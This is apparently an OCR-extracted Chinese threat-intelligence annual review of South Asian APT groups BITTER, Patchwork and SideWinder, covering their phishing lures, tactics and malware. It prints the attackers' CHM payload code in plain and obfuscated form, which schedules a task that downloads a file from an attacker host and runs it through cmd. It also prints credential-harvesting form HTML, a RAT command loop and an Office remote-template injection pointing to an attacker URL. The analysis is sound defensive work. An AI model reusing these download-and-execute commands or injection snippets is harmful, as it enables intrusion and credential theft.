
全年重点团伙及攻击事件盘点

南亚


1. 蔓灵花

蔓灵花（T-APT-17、BITTER）APT 组织是一个长期针对中国、巴基斯坦等国家进行攻击活动的APT 组织，该APT 组织为目前活跃的针对境内目标进行攻击的境外APT 组织之一。该组织主要针对政府、军工业、电力、核能单位进行攻击，窃取敏感资料，具有强烈的政治背景。在今年针对我国的攻击中，蔓灵花组织以投递木马信息窃取为主。

在今年的攻击活动中，与白象组织不同的是，蔓灵花组织通常针对军工、核能、政府等相关单位而较少对高校发起攻击。蔓灵花组织通常以钓鱼邮件作为初始载荷，并且常使用政府相关的失陷邮箱或者通过163 邮箱仿冒的官方邮箱对外发起攻击。该组织与白象组织不同的是，白象组织所发送的钓鱼邮件通常会使用密码加密保护附件的压缩包，而蔓灵花组织则不使用密码加密。而在钓鱼邮件的主题选择上，蔓灵花组织也更加粗糙，时常出现邮件内容中的称呼与收件人不一致以及诱饵话题与相关行业不相关的情况。



蔓灵花组织钓鱼邮件



研究项目计划-2023年

聚焦铸牢中华民族共同体意识主线，推进新时代党的民族工作高质量发展。在全面推进中华民族共有精神家园建设，推动各民族共同走向社会主义现代化，促进各民族交往交流交融，提升民族事务治理体系和治理能力现代化水平，坚决防范民族领域重大风险隐患等方面取得积极进展。

以政治建设为统领，不断提高做好新时代党的民族工作的能力水平。紧紧扭住铸牢中华民族共同体意识这一工作主线，对主要职责和机构设置进行政策调整。全面履行党组选人用人主体责任，聚焦铸牢中华民族共同体意识，加强中华民族共同体建设主责主业，把优秀的干部任用到合适的岗位上，推动全委系统干部转观念、转职能、转作风。

诱饵文档

蔓灵花组织所投递的钓鱼邮件的附件通常不会加密保护，压缩包内使用Windows 系统帮助文件.chm 或者带有漏洞利用代码的.xlsx 文件执行恶意代码，在今年的攻击中，蔓灵花组织还将.chm 文件中的恶意代码进行了混淆。

chm 文件作为初始载荷的功能通常为下载并创建计划任务执行后续攻击载荷，后续攻击载荷常为远控木马。后续载荷蔓灵花组织常利用计划任务使用系统进程msiexec.exe 加载执行，并且在攻击成功后，攻击者会很快将下发后续载荷的地址置换为大小为0KB 的空文件。.xlsx 文件通常利用Microsoft Office 的栈溢出漏洞执行代码，代码功能与.chm 文件完全相同，仅有初始载荷的区别。

```
<OBJECT id=t classid="clsid:adb880a6-d8ff-11cf-9377-00aa003b7a11" width=1 height=1>
 <PARAM name="Command" value="ShortCut">
  <PARAM name="Button" value="Bitmap::shortcut">
  <PARAM name="Item1" value=",cmd.exe, /c start /min schtasks /create /tn GoogleUpdateTaskMachine7.8.1.2
  /f /sc minute /mo 15 /tr &quot;mshta vbscript:Execute(&#39CreateObject(''WScript.Shell'').Run ''cmd /c
  curl -o C:\Users\public\documents\favicon.jpg
  https://www.webcarewellclinic.com/MKD.php?M=%computername%&More
  C:\Users\public\documents\favicon.jpg|cmd'', 0, True:close&#39)&quot;">
  <PARAM name="Item3" value="273,1,1">
</OBJECT>
```

chm 文件中的恶意代码

```
<PARAM name="Command" value="ShortCut">
 <PARAM name="Button" value="Bitmap::shortcut">
 <PARAM name="Item1" value=",cmd.exe, /c start /min schtasks /create /tn
 &#x57;&#x69;&#x6e;&#x64;&#x6f;&#x77;&#x73;&#x4c;&#x69;&#x76;&#x65;&#x53;&#x63;&#x72;&#x65;&#x65;&#x6e;&#x55;&
 #x70;&#x64;&#x61;&#x74;&#x65;&#x73; /f /sc minute /mo 15 /tr &quot;mshta
 vbscript:Execute(&#39CreateObject(''WScript.Shell'').Run ''cmd /c  curl -o
 &#x25;&#x50;&#x75;&#x62;&#x6c;&#x69;&#x63;&#x25;&#x5c;&#x4d;&#x75;&#x73;&#x69;&#x63;&#x5c;&#x63;&#x2e;&#x66;&
 #x69;
 &#x6e;&#x65;&#x5e;&#x77;&#x73;&#x5e;&#x61;&#x5e;&#x78;&#x66;&#x6c;&#x75;&#x5e;&#x74;&#x65;&#x5e;&#x63;&#x6c;&
 #x5e;&#x75;&#x62;&#x2e;&#x63;&#x5e;&#x6f;&#x6d;&#x5e;&#x2f;&#x72;&#x5e;&#x6e;&#x5e;&#x65;&#x5e;&#x72;&#x2e;&#
 x70;&#x5e;&#x68;&#x70;&#x5e;&#x3f;&#x70;&#x5e;&#x76;=%computername%__%username%&More
 &#x25;&#x50;&#x75;&#x62;&#x6c;&#x69;&#x63;&#x25;&#x5c;&#x4d;&#x75;&#x73;&#x69;&#x63;&#x5c;&#x63;&#x2e;&#x66;&
 #x69;|cmd'', 0, True:close&#39)&quot;>nul &taskkill /f /IM hh.exe > nul">
```

混淆后的恶意代码

名称	创建时间	大小
wintask.msi.bin	2021/1/20 19:57	0 KB
wintask.msi	2021/1/20 19:58	0 KB
CERT.msi.bin	2022/4/1 15:38	0 KB
CERT.msi	2022/4/1 15:47	0 KB
CERT (1).msi	2022/4/1 15:51	0 KB
CERT (2).msi	2022/4/1 15:52	0 KB
CERT.msi	2022/4/1 16:02	0 KB
CERT (1).msi	2022/4/1 16:03	0 KB
CERT (2).msi	2022/4/1 16:04	0 KB
CAPT.msi	2022/4/13 15:04	0 KB
CAPT (1).msi.bin	2022/7/1 15:22	0 KB
CERT (3).msi	2022/8/31 16:28	0 KB
CERT (4).msi	2022/12/13 17:55	0 KB
drivers.msi	2022/12/30 17:01	0 KB
winsys.msi	2023/2/7 16:31	0 KB
CERT (5).msi	2023/5/31 19:26	0 KB
CERT (6).msi	2023/8/1 17:38	0 KB
CERT (7).msi	2023/8/1 17:39	0 KB
CERT (8).msi	2023/8/1 17:56	0 KB
update.msi	2023/9/4 11:31	0 KB
CERT1.msi	2023/10/19 19:31	0 KB

被置为0KB 的后续载荷

在下载成功的情况下，.msi 文件会释放出蔓灵花组织自研的远控木马，对目标进行窃取、远控等操作。

```
while ( 1 )
{
  v1 = recv(s, &buf[v0], 4 - v0, 0);          // 接受C2服务器回传命令
  if ( v1 == -1 )
    break;
  v0 += v1;
  if ( v0 >= 4 )
  {
    v2 = ntohl(*(u_long *)buf);
    *(_DWORD *)buf = v2;
    sub_408CF0();
    if ( sub_402460(v2) )                     // 根据回传命令执行不同功能
      goto LABEL_1;
    break;
  }
}
```

远控木马

在资产上，蔓灵花组织的资产也可以分为两类，一类为自有域名但是利用公共服务解析的资产，一类为攻击者自有的C2 服务器。在对外的攻击活动中，蔓灵花组织仅在最终远控木马阶段会使用自有的C2 服务器，而在文件下载、载荷存放等的域名都会使用公共服务IP 解析。在域名上，蔓灵花组织通常使用“.com”以及“.net”的顶级域名作为C2地址。

2. 白象

白象APT 组织（Patchwork），也称为 Dropping Elephant、Chinastrats、Monsoon、Sarit、Quilted Tiger、APT-C-09 和 ZINC EMERSON，是一支疑似具有南亚某政府背景的黑客组织，最早攻击活动可追溯到2009 年。其攻击目标主要为中国、巴基斯坦、孟加拉国等南亚周边国家的高校、军工、科研等行业，历史上也曾发现该组织对美国智库发起过攻击。

在今年针对我国的攻击活动中，白象组织的攻击可以分为两类，一类以窃取邮箱账号密码为主的钓鱼攻击，一类为以窃取主机信息的木马攻击。在针对其他国家的攻击中，白象组织常使用开源或商业木马对目标进行攻击；在针对我国的钓鱼攻击中，白象组织通常仿冒目标的官方邮箱登录页面，并引诱用户输入邮箱账号密码并将窃取的账号密码发送到远程地址。

白象组织钓鱼页面

在攻击者所拥有的钓鱼页面资产上，可以分为攻击者自有资产类以及第三方托管类，攻击者自有的资产常以“.cc“作为顶级域名，C2 服务器的地理位置处于香港，并且攻击者所搭建的钓鱼页面与接受信息回传的地址在同一地址，仅有路径不同。第三方托管类的资产则以第三方服务为主，通常使用” netlify.app”的服务搭建仿冒官方邮箱登录的钓鱼站点，使用“000webhost.com”的服务作为接受钓鱼回传信息的C2 地址。

```
<body onLoad= webInit();chkCookie(); >
<form name=aa method=post action="spring6846cftyes.php" >
    <input type=hidden id=rlogin name=rlogin value="111" />
```

回传窃取的信息

```
<form action="https://industry-uav.000webhostapp.com/ceiecc/action.php" method="post">
        <div class="login-box" ><!--login Box-->
            <br>
```

使用000webhost 作为回传站点

在样本投递方面，白象组织常使用钓鱼邮件作为初始载荷，使用携带有加密压缩包的恶意钓鱼邮件，引诱用户运行压缩包的恶意载荷，而钓鱼邮件的话题通常与被攻击单位性质有关，在针对高校的攻击中，通常以“研究”、“基金”、“国家研发计划”等为话题，而在针对政府的攻击中，话题以“权益保障”、“文件下发”为主。


2023/4/12 (周三) 9:14
网络研究院研会 <[redacted]>
[redacted]关于发布国家重点研发计划“先进结构与复合材料”等4个重点专项2023年度项目申报指南的通知
收件人 [redacted]
邮件 先进结构与复合材料“等4个重点专项2023年度项目申报指南的通知 .rar (2 KB)

各位老师好：
转发学校通知，请有需要的老师联系我查看指南，另外，请老师们注意校内预申请要求如下：

为避免重复或交叉申报，请拟牵头申报（含项目或课题牵头）或参与外单位申报的老师需要在学校科研信息系统纵向项目申报模块填报重点研发预申报，计划牵头申报项目的负责人请填好后提交到院系，院系同意后于 4 月 12 日（周三）前提交至科研院，以便学校科研院及时组织协调，科研院审核通过后才能启动后续申报流程；项目参与的老师也需要填报重点研发预申报，请于 4 月 12 日之后在学校科研信息系统纵向项目申报模块填报重点研发预申报，必须附上联合协议审核通过后才能启动后续申报流程。


符合指南中支持方向的项目，科研院将重点组织和推荐；符合支持方向但同一方向有多份牵头申请的的项目，科研院将尽一切努力促成项目的联合。原则上指南中的每个支持方向我校只推荐提交一份申请书。

更多详细信息请参考科技部通知原文.

要下载表格和要求，请使用给定的密码打开文件：[redacted]

根据 [redacted]的指导方针，所有部门都必须参与重点专项和研发计划
联系人：[redacted]
电话：[redacted]
电子邮箱：[redacted]

钓鱼邮件


中华人民共和国妇女权益保障法

1992 年 4 月 3 日第七届全国人民代表大会第五次会议通过　根据 2005 年 8 月 28 日第十届全国人民代表大会常务委员会第十七次会议《关于修改〈中华人民共和国妇女权益保障法〉的决定》第一次修正　根据 2018 年 10 月 26 日第十三届全国人民代表大会常务委员会第六次会议《关于修改〈中华人民共和国野生动物保护法〉等十五部法律的决定》第二次修正　2022 年 10 月 30 日第十三届全国人民代表大会常务委员会第三十七次会议修订）

目　录

第一章　总　　则


第二章　政治权利

第三章　人身和人格权益

第四章　文化教育权益

诱饵文档

白象在今年的攻击中，通常使用“b-cdn.net”的子域名作为木马载荷以及诱饵文件存放的地址，并使用计划任务执行后续载荷，在大部分针对中国的攻击中，上半年最终载荷通常使用白象组织特有的“Badnews”木马，而下半年则更新使用了Rust 加载器、Donut 等开源攻击进行免杀，最终投递的木马也与“Badnews”木马有所重叠。



Badnews 木马的远控指令

在白象组织的自研木马上，我们还发现另一批白象组织使用的自研木马，例如在一次针对我国的钓鱼攻击中，使用了由AutoIt 脚本编写的木马，其中包含自启动、窃取浏览器数据、IP、主机信息等多种远控功能。

在对其他国家的攻击活动中，除了自研木马外，白象组织还使用开源木马对外发起攻击，例如“Remcos”、“QuasarRAT”、“BozokRAT”等多种木马。

诱饵文档

在样本特征上，白象组织使用话题包括“菲律宾远东部署计划”、“火箭发射系统”、“英伟达驱动”、“Naxal VPN”等。

名称	类型	大小
কেন্দ্রীয় টাস্ক ফোর্সের ২য় বৈঠকের কার্যবিবরণী.exe	应用程序	626 KB
turkhost.exe	应用程序	625 KB
spyder.exe	应用程序	335 KB
sindhoste.exe	应用程序	722 KB
Rocket Launch System THE UPDT LIST OF MLRS PROB-.exe	应用程序	1,410 KB
PN SHIP OVERSEAS DEPLOYMENT PLAN TO FAR EAST CHINA.exe	应用程序	1,417 KB
Naxal VPN Version2.2 Setup.exe	应用程序	372 KB
Naxal VPN Version2.2 Setup (2).exe	应用程序	372 KB
Mplayer63.exe	应用程序	626 KB
glam.exe	应用程序	332 KB
DllHosttcache.exe	应用程序	664 KB
DllHosttcache (3).exe	应用程序	664 KB
DllHosttcache (2).exe	应用程序	664 KB
CRNtabHS.exe	应用程序	671 KB
BAF Operations Report CamScannerDocument.exe	应用程序	381 KB

白象组织所使用的木马

3. 响尾蛇

响尾蛇APT 组织（SideWinder）是一支疑似具有印度政府背景的黑客组织，最早活跃可追溯到2012 年。其攻击目标主要为中国、巴基斯坦、孟加拉国等国家的军工、外交、科研高校等相关敏感单位。

在针对我国的攻击中，响尾蛇组织同样常利用钓鱼邮件作为初始载荷投递，而在攻击目标上，响尾蛇组织常对我国高校以及政府发起攻击。响尾蛇组织注册仿冒国内互联网厂商的域名，仿冒官方邮箱向目标发送钓鱼邮件。


2022/11/22 (周二) 12:41
010f01849da3e202-84a62e30-c0b5-4102-b6ab-606adb390350-000000@us-east-2.amazonses.com 代表
陈蕾 <sppmdw@mail
/院关于11月22日起工作安排调整的通知
收件人 ggky@ du.cn
邮件 未命名的附件 00002.zip (1 KB)

关于11月22日起工作安排调整的通知

当前北京市疫情正处于快速增长期，校园面临严峻挑战。为坚决遏制疫情向校园扩散蔓延，全力维护校园安全，根据 关于疫情防控要求和学院实际，对近期工作调整通知如下：

1. 按防控政策有居家要求的教职工，近期不到校，配合属地要求做好疫情防控，实行居家办公、线上授课；请居住在校内家属区的人员减少流动，不前往教学办公区；请在校学生不前往校内家属区；其他教职工非必要不到校、灵活办公，建议尽量居家办公、线上授课。

2. 学院安排领导每天带班，各办公室根据近期工作计划安排部分人员到岗（见附件名单），确因工作需要进校的教职工，请保持学校与家两点一线原则，尽量避免与学生有时空交集。

3. 学生严格执行“非必要不出校”。进出校申请全部调整为院系审批，原则上暂停审批因学业（上课）、实习和其他原因的临时出校申请。京内校外居住学生严格“非必要不入校”。校外居住学生转为线上上课，在京已满7天且确因实验室在校内以“科研”事由申请临时入校的，依据有关要求经院系审批入校，坚持不聚餐、不聚会、不前往人员密集场所。

4. 11月22日至25日，临时人员原则上不入校，各单位原则上不组织线下会议和活动。各单位从严审批。

5. 进出学院大楼要求为，配合楼门值守人员要求进门刷卡、测温，在公共场所佩戴口罩等。

6. 全体校内教职工和学生按要求完成常态化核酸检测（自11月22日起调整为“一天一检”），建议在白天错峰完成，避免拥堵。居住校外的教职工根据社区安排进行检测。自11月22日起，进校需查验24小时内核酸阴性结果。

请全院教职员工和同学理解并严格落实学校疫情防控要求。请研究生导师关心关注同学们的学业、就业、心理等方面状态。

钓鱼邮件


响尾蛇钓鱼邮件同样使用携带恶意文件的压缩包，不过压缩包内文件通常除了恶意文件外，还会包含两个.TMP 临时文件，具体作用暂时未知。响尾蛇的后续载荷通常通过.lnk 文件执行代码，使用系统进程mshta.exe 远程执行C2 服务器中的代码。响尾蛇组织还会在代码中添加判断主机时区的代码，当尝试下载后续载荷的地址与该组织目标国家不同时，C2 将会返回空文件。

响尾蛇组织除了使用.lnk 文件外，在对其他国家的攻击中，也有使用Office 远程模板注入的方式执行恶意代码。

```
  <?xml version="1.0" encoding="UTF-8" standalone="yes" ?>
- <Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships">
    <Relationship Id="rId1"
      Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate"
      Target="https://mailmofa.alit.info/3617/1/36884/2/0/0/0/m/files-c208dc5f/file" TargetMode="External" />
  </Relationships>
```


远程模板注入

响尾蛇组织会投递多种木马，其中包含自研木马“Warhawk”以及开源木马“Netwire”、“CobaltStrike”等。

